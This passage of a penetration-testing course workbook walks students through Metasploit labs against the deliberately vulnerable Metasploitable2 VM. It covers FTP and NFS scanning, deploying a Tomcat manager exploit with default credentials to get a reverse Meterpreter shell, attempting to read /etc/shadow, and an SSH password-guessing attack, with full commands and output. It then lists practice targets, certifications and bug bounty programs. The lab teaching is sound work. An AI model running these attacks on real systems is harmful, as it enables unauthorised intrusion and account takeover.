[+] http://10.230.229.103:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application
Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now, use the auxiliary module **auxiliary/scanner/ftp/anonymous** to determine if any of the FTP servers on the lab network accept anonymous logins.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 10.230.229.0/24
RHOSTS => 10.230.229.0/24
msf auxiliary(anonymous) > set THREADS 4
THREADS => 4
msf auxiliary(anonymous) > run

[*] 10.230.229.103:21 Anonymous READ (220 (vsFTPd 2.3.4))

[*] Auxiliary module execution completed
```

Finally, use the auxiliary module **auxiliary/scanner/nfs/nfsmount** to identify open NFS shares on the lab network.

```
msf> use auxiliary/scanner/nfs/nfsmount
msf auxiliary(nfsmount) > set RHOSTS 10.230.229.0/24
RHOSTS => 10.230.229.0/24
msf auxiliary(nfsmount) > set THREADS 4
THREADS => 4
msf auxiliary(nfsmount) > run

[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 078 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[+] 10.230.229.103 NFS Export: / [*]
[*] Scanned 128 of 256 hosts (050% complete)
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 207 of 256 hosts (080% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Note that the root (/) folder on Metasploitable is shared with read and write permissions ([*]).

LAB 5 – EXPLOITATION WITH METASPLOIT

Apache Tomcat allows administrators to deploy new applications by uploading a WAR file, which is compiled Java code. If the tester can access the manager interface then he or she can deploy custom applications and run arbitrary Java code.

Use the exploit module **exploit/multi/http/tomcat_mgr_deply** to get a meterpreter session on the Metasploitable server. Accessing the manager interface requires a username and password, which was identified earlier. Set the **USERNAME**, **PASSWORD**, **RHOST**, and **RPORT** options then run the **exploit** command.

```
msf> use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy and
/undeploy will be used)
   Proxies                    no        Use a proxy chain
   RHOST                      yes       The target address
   RPORT     80               yes       The target port
   USERNAME                   no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST <metasploitable ip>
RHOST => 10.230.229.103
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 10.230.229.2:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6471 bytes as vtJ3kLf0qkTmL9nibzVjJCgoWC.war ...
[*] Executing /vtJ3kLf0qkTmL9nibzVjJCgoWC/5JfcJ8rQlRvMBQgtVnYv6PFNEsxQL.jsp...
[*] Undeploying vtJ3kLf0qkTmL9nibzVjJCgoWC ...
[*] Sending stage (30355 bytes) to 10.230.229.103
[*] Meterpreter session 1 opened (10.230.229.2:4444 -> 10.230.229.103:45253) at 2013-
12-12 00:54:11 -0500
```

The **shell** command can be used within the Meterpreter session to get shell access to the server. Within the shell, list the contents of the **/home** directory using the **ls** command. This gives a list of interactive users on the server.

```
meterpreter > shell
Process 1 created.
Channel 1 created.

ls /home
```

```
ftp
msfadmin
service
user
```

Next, attempt to dump the password hashes by reading the **/etc/shadow** file with **cat**, which will fail.

```
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Exit from the shell by issuing the **exit** command and background the Meterpreter session by issuing the **background** command.

```
exit
meterpreter > background
[*] Backgrounding session 2...
msf exploit(tomcat_mgr_deploy) >
```

Next, use the auxiliary module **auxiliary/scanner/ssh/ssh_login** to conduct a dictionary attack on the passwords for the identified users. In another terminal, create a file called **users** in the **/root** directory and write each username identified on a separate line. In Metasploit, load the ssh_login auxiliary module and set the necessary options.

```
msf exploit(tomcat_mgr_deploy) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored
in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
database to the list
   DB_ALL_USERS      false            no        Add all users in the current database
to the list
   PASSWORD                           no        A specific password to authenticate
with
   PASS_FILE                          no        File containing passwords, one per
line
   RHOSTS                             yes       The target address range or CIDR
identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works
for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords
separated by space, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for
all users
   USER_FILE                          no        File containing usernames, one per
line
   VERBOSE           true             yes       Whether to print output for all
attempts

msf auxiliary(ssh_login) > set USER_FILE /root/users
USER_FILE => /root/users
msf auxiliary(ssh_login) > set RHOSTS <metasploitable ip>
RHOSTS => 10.230.229.103
msf auxiliary(ssh_login) > set THREADS 4
```

```
THREADS => 4
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ssh_login) > run

[*] 10.230.229.103:22 SSH - Starting bruteforce
[*] Command shell session 6 opened (10.230.229.2:38194 -> 10.230.229.103:22) at 2013-
12-12 02:58:07 -0500
[+] 10.230.229.103:22 SSH - [07/10] - Success: 'msfadmin':'msfadmin'
'uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
,107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 7 opened (10.230.229.2:45421 -> 10.230.229.103:22) at 2013-
12-12 02:58:09 -0500
[+] 10.230.229.103:22 SSH - [09/10] - Success: 'user':'user' 'uid=1001(user)
gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr
10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 8 opened (10.230.229.2:44025 -> 10.230.229.103:22) at 2013-
12-12 02:58:10 -0500
[+] 10.230.229.103:22 SSH - [10/10] - Success: 'service':'service' 'uid=1002(service)
gid=1002(service) groups=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP
Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The ssh_login module identified three accounts using weak passwords. In addition, it created an SSH session for each successful username and password combination. To see the sessions created, type **sessions** at the **msf >** prompt. To interact with one of the sessions, use the command **sessions -i <number>**.

```
msf auxiliary(ssh_login) > sessions

Active sessions
===============

  Id  Type         Information                                  Connection
  --  ----         -----------                                  ----------
  9   shell linux  SSH msfadmin:msfadmin (10.230.229.103:22)  10.230.229.2:56818 ->
10.230.229.103:22 (10.230.229.103)
  10  shell linux  SSH user:user (10.230.229.103:22)          10.230.229.2:48779 ->
10.230.229.103:22 (10.230.229.103)
  11  shell linux  SSH service:service (10.230.229.103:22)    10.230.229.2:40104 ->
10.230.229.103:22 (10.230.229.103)

msf auxiliary(ssh_login) > sessions -i 9
[*] Starting interaction with 9...

whoami
msfadmin
```

To close a session, type **exit** while inside the session.

Putting it All Together

During this class, the student learned the basic techniques for conducting each phase of a penetration test. This section is designed to help the student solidify the lessons learned. The lab network contains a number of vulnerable machines, which the student can explore at his or her own pace. The instructor will be available to answer questions and to provide guidance. Each of the available machines is described below.

DVWA

The Damn Vulnerable Web App server is available at *http://<metasploitable ip>/dvwa*. According to its authors,

> *"Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment."*

This server is best used for practicing exploitation of vulnerabilities and for understanding why the backend code is vulnerable.

Note that DVWA comes with three levels of difficulty, low, medium, and high. During the Web Application Testing labs, DVWA was set to low. Set the security level to medium, which should prove more challenging. Feel free to retry the labs with the higher setting.

Mutillidae

The Mutillidae server is available at *http://<metasploitable ip>/mutillidae*. According to its authors,

> *"Mutillidae is a free, open source web application provided to allow security enthusiast to pen-test and hack a web application. Mutillidae can be installed on Linux, Windows XP, and Windows 7 using XAMMP making it easy for users who do not want to install or administrate their own webserver. It is already installed on Samurai WTF. Simply replace existing version with latest on Samurai. Mutillidae contains dozens of vulnerabilities and hints to help the user exploit them; providing an easy-to-use web hacking environment deliberately designed to be used as a hack-lab for security enthusiast, classroom labs, and vulnerability assessment tool targets. Mutillidae has been used in graduate security courses, in corporate web sec training courses, and as an "assess the assessor" target for vulnerability software."*

This server includes vulnerabilities that cover the entire OWASP top ten. Attempt a full web application test on this server by going through the enumeration, vulnerability analysis, and exploitation steps.

Metasploitable2

According to its authors,

> *"The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities."*

This server is great for practicing a full network test by going through the enumeration, vulnerability analysis, and exploitation steps. Rapid7 provides an excellent guide to exploiting the Metasploitable2 server, which is available at *https://community.rapid7.com/docs/DOC-1875*.

Next Steps

For students who want to learn more about penetration testing or want to pursue penetration testing as a career, there are a number ways to move forward. There are two well-respected penetration testing certifications and there are a number of relatively inexpensive online training options. In addition, there are many vulnerable virtual machines designed for practicing and many companies now offer bug bounty programs.

Certifications

The two primary industry-recognized penetration testing certifications are the Offensive Security Certified Professional (OSCP) and the GIAC Penetration Tester (GPEN).

OSCP

The OSCP was developed by the makers of BackTrack Linux, now Kali Linux, and is a thorough introduction to penetration testing. It covers intelligence gathering, network testing, web application testing, and exploit development. The test consists of a virtual network with five virtual machines. To pass the test, a student has to successfully exploit four of the five machines in a 24-hour period. In addition, the student must produce a report explaining how each machine was compromised.

GPEN

The GPEN certification training is provided by the SANS institute and covers intelligence gathering, network testing, wireless testing, and web app testing. The class also includes an all day capture the flag competition so that students can practice what they have learned. The certification test, which is an open book multiple-choice exam, is not nearly as difficult as the OSCP exam.

Online Training

In addition to typical certifications, there are a number of online training options, some of which offer relatively inexpensive certifications. In addition, there are many capture the flag competitions.

SecurityTube

SecurityTube is a massive collection of security conference videos and training videos produced by information security professionals around the world. In addition, SecurityTube has produced a number of its own training videos, which are used as the basis for the five certifications it offers.

http://www.securitytube.net/

The Hacker Academy

The Hacker Academy provides training materials and an online virtual lab for practicing. They have courses designed specifically for penetration testing, digital forensics, and reverse engineering. A monthly fee is required to access the training materials and labs.

https://hackeracademy.com/

Metasploit Unleashed

Metasploit Unleashed is an open-source training resource provided by Offensive Security, the makers of Kali Linux. It is a comprehensive, deep-dive into the Metasploit Framework, which covers information gathering, vulnerability scanning, exploit development, and post exploitation. The training materials are free but the authors ask that users make a donation to the Hackers for Charity organization.

http://www.offensive-security.com/metasploit-unleashed/Main_Page
http://www.hackersforcharity.org/

Hack Yourself First

Build A Training Lab

There are a number of options for building a local training lab. Vulnhub maintains a list of intentionally vulnerable virtual machines, which can be loaded in VMware or VirtualBox. In addition, Aman Hardikar maintains a list of intentionally vulnerable web applications and virtual machines.

http://vulnhub.com/
http://www.amanhardikar.com/mindmaps/PracticeUrls.html

Bug Bounties

In the past few years, a number of companies have started offering bug bounties to security researchers who find bugs in their software. Both BugCrowd (*https://bugcrowd.com*) and HackerOne (*https://hackerone.com*) work with many of these companies to help coordinate the vulnerability disclosure. Both services require users to set up a free account. Once logged in, users can view the bug bounty programs managed by each service and can submit buts. Each bounty has its own rules of engagement, which must be followed to avoid prosecution.

In addition to the managed bounties, BugCrowd maintains a list of companies that manage their own bug bounty programs. The list is available at *https://bugcrowd.com/list-of-bug-bounty-programs.*